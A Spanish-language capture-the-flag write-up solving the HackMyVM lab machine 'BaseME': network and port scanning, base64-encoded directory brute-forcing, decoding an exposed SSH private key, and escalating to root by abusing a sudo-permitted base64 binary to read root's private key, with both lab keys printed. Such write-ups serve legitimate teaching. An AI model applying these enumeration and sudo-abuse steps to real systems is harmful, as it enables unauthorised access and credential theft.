

HackMyVM - BaseME	
Sistema Operativo:	**Linux**
Dificultad:	**Easy**
Release:	**28/09/2020**

Técnicas utilizadas

- Web Enumeration
- Base64 Decoding
- Password Cracking
- Abuse base64 binary

A lo largo de este documento, se describen los pasos seguidos para identificar y explotar vulnerabilidades, incluyendo la utilización de herramientas como curl, gobuster y sudo -l. Además, se explica cómo se logró acceder a la cuenta de root mediante la decodificación de claves y el uso estratégico de binarios con privilegios elevados.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando arp-scan -I eth1 --localnet para identificar todos los hosts disponibles en mi red.

```
┌──(root㉿kali)-[/home/administrador]
└─# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:1f:8e:60, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.17    08:00:27:99:1f:6c       (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.901 seconds (134.67 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando grep para filtrar las líneas que contienen "08", sed para seleccionar la segunda línea, y awk para extraer y formatear la dirección IP.

```
┌──(root㉿kali)-[/home/administrador]
└─# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.17

┌──(root㉿kali)-[/home/administrador]
└─#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.17 -oN scanner_baseME** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que

algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.

- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_baseME
# Nmap 7.94SVN scan initiated Sat Dec 28 03:38:27 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_baseME 192.168.1.17
Increasing send delay for 192.168.1.17 from 0 to 5 due to 2676 out of 8918 dropped probes since last increase.
Increasing send delay for 192.168.1.17 from 5 to 10 due to 1528 out of 5093 dropped probes since last increase.
Increasing send delay for 192.168.1.17 from 10 to 20 due to 2020 out of 6733 dropped probes since last increase.
Nmap scan report for 192.168.1.17
Host is up, received arp-response (0.0011s latency).
Scanned at 2024-12-28 03:38:40 CET for 108s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ca:09:80:f7:3a:da:5a:b6:19:d9:5c:41:47:43:d4:10 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+qOK8FpS9Ve5n4Vc/JGRcLj5IpfEXKn2963jzjDUlYqbdLuoIAecfd53jrSp/1FX2CjMVeQaFtFygaBzFlcL94oZg1jP60UI28mPhB+BOD7UfWSRbQbs2jIYOV5L
6JMa7VKx4gs1XF7xASb6ILNT/T5U45K9e0si1fMCzwC0KXsuIBOnbBtzOUYSxlI6+PKPz/fgrmpO86htnc8A/af3mo9Pq6Jytrn+XjSX7hFA9UOhy8in9fUx7ZWyB5rffW0p6Vjpbxc1+bcT
|   256 d0:75:48:48:b8:26:59:37:64:3b:25:7f:20:10:f8:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGzI3VdkTGf3FlIf4MVNCFjaO+1FDvyQ5lzs4W0S9pNSqzzph8oBhQaMWbUUv8EpN0EM0p0w8VY4V+MWDCqE9Pc=
|   256 91:14:f7:93:0b:06:25:cb:e0:a5:30:e8:d3:d3:37:2b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKKWXudaqjDSze7Ec72JtitmIyqlx9OlPIrVwkVZjDMJ
80/tcp open  http    syn-ack ttl 64 nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
| http-methods:
|_  Supported Methods: GET HEAD
MAC Address: 08:00:27:99:1F:6C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 28 03:40:28 2024 -- 1 IP address (1 host up) scanned in 121.37 seconds
```

Análisis del puerto 80 (HTTP)

Al realizar una petición GET utilizando curl a la página principal, descubrí un texto codificado en base64 junto con una lista de palabras cuya utilidad no era evidente en ese momento.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ curl -sX GET http://192.168.1.17/
QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVkIGlzIGluIEJBU0U2NC4KSW5jbHVkaW5nIHRoZSBwYXNzd29yZCB0aGF0IHlvdSBuZWVkIDopCljlbWVtYmVyLCBCQVNFNjQgaGFzIHRoZSBhbnN3ZXIgdG8gYWxsIHlvdXIgcXVlc3Rpb25zLgotbHVjYXMK

<!--
iloveyou
youloveyou
shelovesyou
helovesyou
weloveyou
theyhatesme
-->

┌──(administrador㉿kali)-[~/Descargas]
└─$ curl -sX GET http://192.168.1.17/ | head -n 1
QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVkIGlzIGluIEJBU0U2NC4KSW5jbHVkaW5nIHRoZSBwYXNzd29yZCB0aGF0IHlvdSBuZWVkIDopCljlbWVtYmVyLCBCQVNFNjQgaGFzIHRoZSBhbnN3ZXIgdG8gYWxsIHlvdXIgcXVlc3Rpb25zLgotbHVjYXMK

┌──(administrador㉿kali)-[~/Descargas]
└─$ curl -sX GET http://192.168.1.17/ | sed '1q;d' | base64 -d
ALL, absolutely ALL that you need is in BASE64.
Including the password that you need :)
Remember, BASE64 has the answer to all your questions.
-lucas
```

Siguiendo la pista proporcionada, deduje que todo lo necesario estaba codificado en base64. Por lo tanto, decidí convertir un diccionario de listas de palabras a base64 mediante el siguiente script:

```
#!/bin/bash
for word in $(cat "/usr/share/seclists/Discovery/Web-Content/common.txt");do
    echo "$word" | base64 >> "seclist-commont.txt"
done
```

También es posible utilizar el siguiente script de python3 para convertir un diccionario de palabras a base64:

```python
#!/usr/bin/python3
from argparse import ArgumentParser
import base64
'''
#################################################
#    script de python para la maquina baseMe    #
#    de la plataforma de HackMyVM               #
#    Autor: Jesus Maria Diaz Gonzalez           #
#    Fecha: 15-Agoosto-2024                     #
#################################################
'''
def convert_wordlist(wordlist, archivo_salida):
    try:
        with open(wordlist, 'r') as file:
            words = file.read().splitlines()

        if not words:
            raise ValueError("El archivo de entrada está vacio.")

        encoded_words = [base64.b64encode(word.encode()).decode() for word in words]

        # Escribir las palabras codificadas en un nuevo archivo
        with open(archivo_salida, 'w') as file:
            for word in encoded_words:
                file.write(f"{word}\n")
        print("[+] Archivo convertido correctamente")
    except FileNotFoundError as fnf_error:
        print("Error: No se ha encontrado el archivo solicitado")
    except IOError as io_error:
        print("Error de E/S: {}".format(io_error))
    except ValueError as value_error:
        print("Error: {}".format(value_error))
    except Exception as e:
        print(f"Ha ocurrido un error inesperado: {e}")

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument("-w", "--wordlist", help="diccionario elegido para convertir", required=True)
    parser.add_argument("-o", "--output", help="Nombre del archivo de salida")

    args = parser.parse_args()
    archivo_salida = args.output
    if archivo_salida == None:
        archivo_salida = 'encoded_wordlist.txt'
    convert_wordlist(args.wordlist,archivo_salida)
```

Posteriormente, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, con el objetivo de listar los posibles directorios ocultos disponibles en el servidor. Además, filtré por archivos con extensiones .txt, .html y .php.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ gobuster dir -u http://192.168.1.17/ -w seclist-commont.txt -b 403,404 -x html,php,txt --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.17/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                seclist-commont.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (Windows NT 6.2; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/aWRfcnNhCg==         (Status: 200) [Size: 2537]
/cm9ib3RzLnR4dAo=     (Status: 200) [Size: 25]
Progress: 18960 / 18964 (99.98%)
===============================================================
Finished
===============================================================
```

Al realizar una petición web a la primera dirección encontrada y decodificarla, encontré una clave id_rsa, la cual posiblemente pertenece al usuario lucas.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ curl -sX GET http://192.168.1.17/aWRfcnNhCg== | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBTxe8YUL
BtzfftAdPgp8YZAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAAABAQCZCXvEPnO1
cbhxqctBEcBDZjqrFfolwVKmpBgY07M3CK7pO10UgBsLyYwAzJEw4e6YgPNSyCDWFaNTKG
07jgcgrggre8ePCMNFBCAGaYHmLrFIsKDCLI4NE54t58IUHeXCZz72xTobL/ptLk26RBnh
7bHG1JjGlxOkO6m+1oFNLtNuD2QPl8sbZtEzX4S9nNZ/dpyRpMfmB73rN3yyIylevVDEyv
f7CZ7oRO46uDgFPy5VzkndCeJF2YtZBXf5gjc2fajMXvq+b8ol8RZZ6jHXAhiblBXwpAm4
vLYfxzI27BZFnoteBnbdzwSL5apBF5gYWJAHKj/J6MhDj1GKAFc1AAAD0N9UDTcUxwMt5X
YFIZK8ieBL0NOuwocdgbUuktC21SdnSy6ocW3imM+3mzWjPdoBK/Ho339uPmBWI5sbMrpK
xkZMnl+rcTbgz4swv8gNuKhUc7wTgtrNX+PNMdIALNpsxYLt/l56GK8R4J8fLIU5+MojRs
+1NrYs8J4rnO1qWNoJRZoDlAaYqBV95cXoAEkwUHVustfgxUtrYKp+YPFIgx8okMjJgnbi
NNW3TzxluNi5oUhalH2DJ2khKDGQUi9ROFcsEXeJXt3lgpZZt1hrQDA1o8jTXeS4+dW7nZ
zjf3p0M77b/NvcZE+oXYQ1g5Xp1QSOSbj+tlmw54L7Eqb1UhZgnQ7ZsKCoaY9SuAcqm3E0
IJh+I+Zv1egSMS/DOHIxO3psQkciLjkpa+GtwQMl1ZAJHQaB6q70JJcBCfVsykdY52LKDI
pxZYpLZmyDx8TTaA8JOmvGpfNZkMU4I0i5/ZT65SRFJ1NlBCNwcwtOl9k4PW5LVxNsGRCJ
MJr8k5Ac0CX03fXESpmsUUVS+/Dj/hntHw89dO8HcqqIUEpeEbfTWLvax0CiSh3KjSceJp
+8gUyDGvCkcyVneUQjmmrRswRhTNxxKRBZsekGwHpo8hDYbUEFZqzzLAQbBIAdrl1tt7mV
tVBrmpM6CwJdzYEl21FaK8jvdyCwPr5HUgtuxrSpLvndcnwPaxJWGi4P471DDZeRYDGcWh
i6bICrLQgeJlHaEUmrQC5Rdv03zwI9U8DXUZ/OHb40PL8MXqBtU/b6CEU9JuzJpBrKZ+k+
tSn7hr8hppT2tUSxDvC+USMmw/WDfakjfHpoNwh7Pt5i0cwwpkXFQxJPvR0bLxvXZn+3xw
N7bw45FhBZCsHCAbV2+hVsP0lyxCQOj7yGkBja87S1e0q6WZjjB4SprenHkO7tg5Q0HsuM
Aif/02HHzWG+CR/IGlFsNtq1vylt2x+Y/091vCkROBDawjHz/8ogy2Fzg8JYTeoLkHwDGQ
O+TowA10RATek6ZEIxh6SmtDG/V5zeWCuEmK4sRT3q1FSvpB1/H+FxsGCoPIg8FzciGCh2
TLuskcXiagns9N1RLOnlHhiZd8RZA0Zg7oZIaBvaZnhZYGycpAJpWKebjrtokLYuMfXRLl
3/SAeUl72EA3m1DInxsPguFuk00roMc77N6erY7tjOZLVYPoSiygDR1A7f3zYz+0iFI4rL
ND8ikgmQvF6hrwwJBrp/0xKEaMTCKLvyyZ3eDSdBDPrkThhFwrPpI6+Ex8RvcWI6bTJAWJ
LdmmRXUS/DtO+69/aidvxGAYob+1M=
-----END OPENSSH PRIVATE KEY-----
```

Análisis del puerto 22 (SSH)

Sin embargo, poseer la clave id_rsa de dicho usuario no fue suficiente, ya que era necesario introducir una contraseña. La página principal proporcionaba una serie de palabras que podrían servir como contraseña. Dado que todo lo necesario para resolver esta máquina debía codificarse en base64, procedí a codificar dicha lista de palabras y probé una de estas contraseñas codificadas.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ ssh lucas@192.168.1.17 -i id_rsa
The authenticity of host '192.168.1.17 (192.168.1.17)' can't be established.
ED25519 key fingerprint is SHA256:u6ZwJYKTDHiBM0F7VvtWd81F2OSYymF4Hjqu1315ZY8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.17' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 12:51:36 2020 from 192.168.1.58
lucas@baseme:~$ id
uid=1000(lucas) gid=1000(lucas) groups=1000(lucas),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
lucas@baseme:~$ cat user.txt
```

```
lucas@baseme:~$
```

Escalada de privilegios

Con el fin de escalar privilegios en la máquina víctima, utilicé el comando sudo -l. El comando sudo -l se utiliza para listar los privilegios de usuario que se pueden ejecutar con sudo sin necesidad de una contraseña. Este comando es fundamental en pruebas de penetración y auditorías de seguridad, ya que permite identificar posibles vectores de escalada de privilegios.

Por tanto, al ejecutar sudo -l, descubrí que el binario base64 se podía ejecutar con privilegios de superusuario (root) sin necesidad de una contraseña. Esto significa que se puede utilizar el binario base64 para ejecutar comandos con privilegios elevados, lo que permite realizar acciones que normalmente estarían restringidas a usuarios con permisos administrativos.

```
lucas@baseme:~$ sudo -l
Matching Defaults entries for lucas on baseme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lucas may run the following commands on baseme:
    (ALL) NOPASSWD: /usr/bin/base64
lucas@baseme:~$
```

Así que busqué información en GTFOBins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode
```

Siguiendo las indicaciones de la imagen anterior, codifiqué en base64 la clave privada id_rsa del usuario root.

```
lucas@baseme:~$ sudo /usr/bin/base64 /root/.ssh/id_rsa | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAw6MgMnxUy+W9oem0Uhr2cJiez37qVubRK9D4kdu7H5NQ/Z0FFp2B
IdV3wx9xDWAICJgtYQUvOV7KFNAWvEXTDdhBwdiUcWEJ4AOXK7+5v7x4b8vuG5zK0lTVxp
DEBE8faPj3UaHsa1JUVaDngTIkCa6VBICvG0DCcfL8xHBpCSIfoHfpqmOpWT/pWXvGI3tk
/Ku/STY7Ay8HtSgoqCcf3F+lb9J9kwKhFg9eLO5QDuFujb1CN7gUy8xhgNanUViyCZRwn7
px+DfU+nscSEfG1zgfgqn2hCbBYqaP0jBgWcVL6YoMiwCS3jhmeFG4C/p51j3gI6b8yz9a
S+DtdTpDwQAAA8D82/wZ/Nv8GQAAAAdzc2gtcnNhAAABAQDDoyAyfFTL5b2h6bRSGvZwmJ
7PfupW5tEr0PiR27sfk1D9nQUWnYEh1XfDH3ENYAgImC1hBS85XsoU0Ba8RdMN2EHB2JRx
YQngA5crv7m/vHhvy+4bnMrSVNXGkMQETx9o+PdRoexrUlRVoOeBMiQJrpUEgK8bQMJx8v
zEcGkJIh+gd+mqY6lZP+lZe8Yje2T8q79JNjsDLwe1KCioJx/cX6Vv0n2TAqEWD14s7lAO
4W6NvUI3uBTLzGGA1qdRWLIJlHCfunH4N9T6exxIR8bXOB+CqfaEJsFipo/SMGBZxUvpig
yLAJLeOGZ4UbgL+nnWPeAjpvzLP1pL4O11OkPBAAAAAwEAAQAAAQBIArRoQOGJh9AMWBS6
oBgUC+lw4Ptq710Q7sOAFMxE7BnEsFZeI62TgZqqpNkdHjr2xuT1ME5YpK5niMzFkkIEd5
SEwK6rKRfUcB3lyZWaoMoIBJ1pZoY1c2qYw1KTb3hVUEbgsmRugIhwWGC+anFfavaJCMDr
nCO2g8VMnT/cTyAv/Qmi8m868KNEzcuzGV5ozHl1XLffHM9R/cqPPyAYaQIa9Z+kS6ou9R
iMTjTSxOPnfh286kgx0ry1se9BBlrEc5251R/PRkEKYrMj3AIwI30qvYlAtNfcCFhoJXLq
vWystPARwiUs7WYBUHRf6bPP/pHTTvwwb2bs51ngImpdAAAAgDaWnQ7Lj7Vp+mTjhSu4oG
ptDHNd2uuqB1+CHRcaVutUmknxvxG3p957UbvNp6e0+ePKtAIakrzbpAo6u25poyWugAuz
X2nQhqsQh6yrThDJlTiDMeV7JNGFbGOcanXXXHt3tjfyrS0+aM87WmwqNyh6nfgy1C5axR
fKZG8ivz5iAAAAgQD83QmCIcbZaCOlGwgHGcuCUDcxGY1QlIRnbM5VAjimNezGFs9f0ExD
SiTwFsmITP//njsbRZP2laiKKO6j4yp5LpfgDB5QHs+g4nXvDn6ns64gCKo7tf2bPP8VCe
FWyc2JyqREwE3WmyhkPlyr9xAZerZ+7Fz+NFueRYzDklWg8wAAAIEAxhBeLqbo6/GUKXF5
rFRatLXI43Jrd9pyvLx62KghsnEBEk7my9sbU5dvYBLztS+lfPCRxV2ZzpjYdN4SDJbXIR
txBaLJe3c4uIc9WjyxGwUK9IL65rSrRVERHsTO525ofPWGQEa2A+pRCpz3A4Y41fy8Y9an
2B2NmfTAfEkWFXsAAAALcm9vdEBiYXNlbWU=
-----END OPENSSH PRIVATE KEY-----
```

Finalmente, utilizando la clave id_rsa obtenida anteriormente, inicié sesión como usuario root.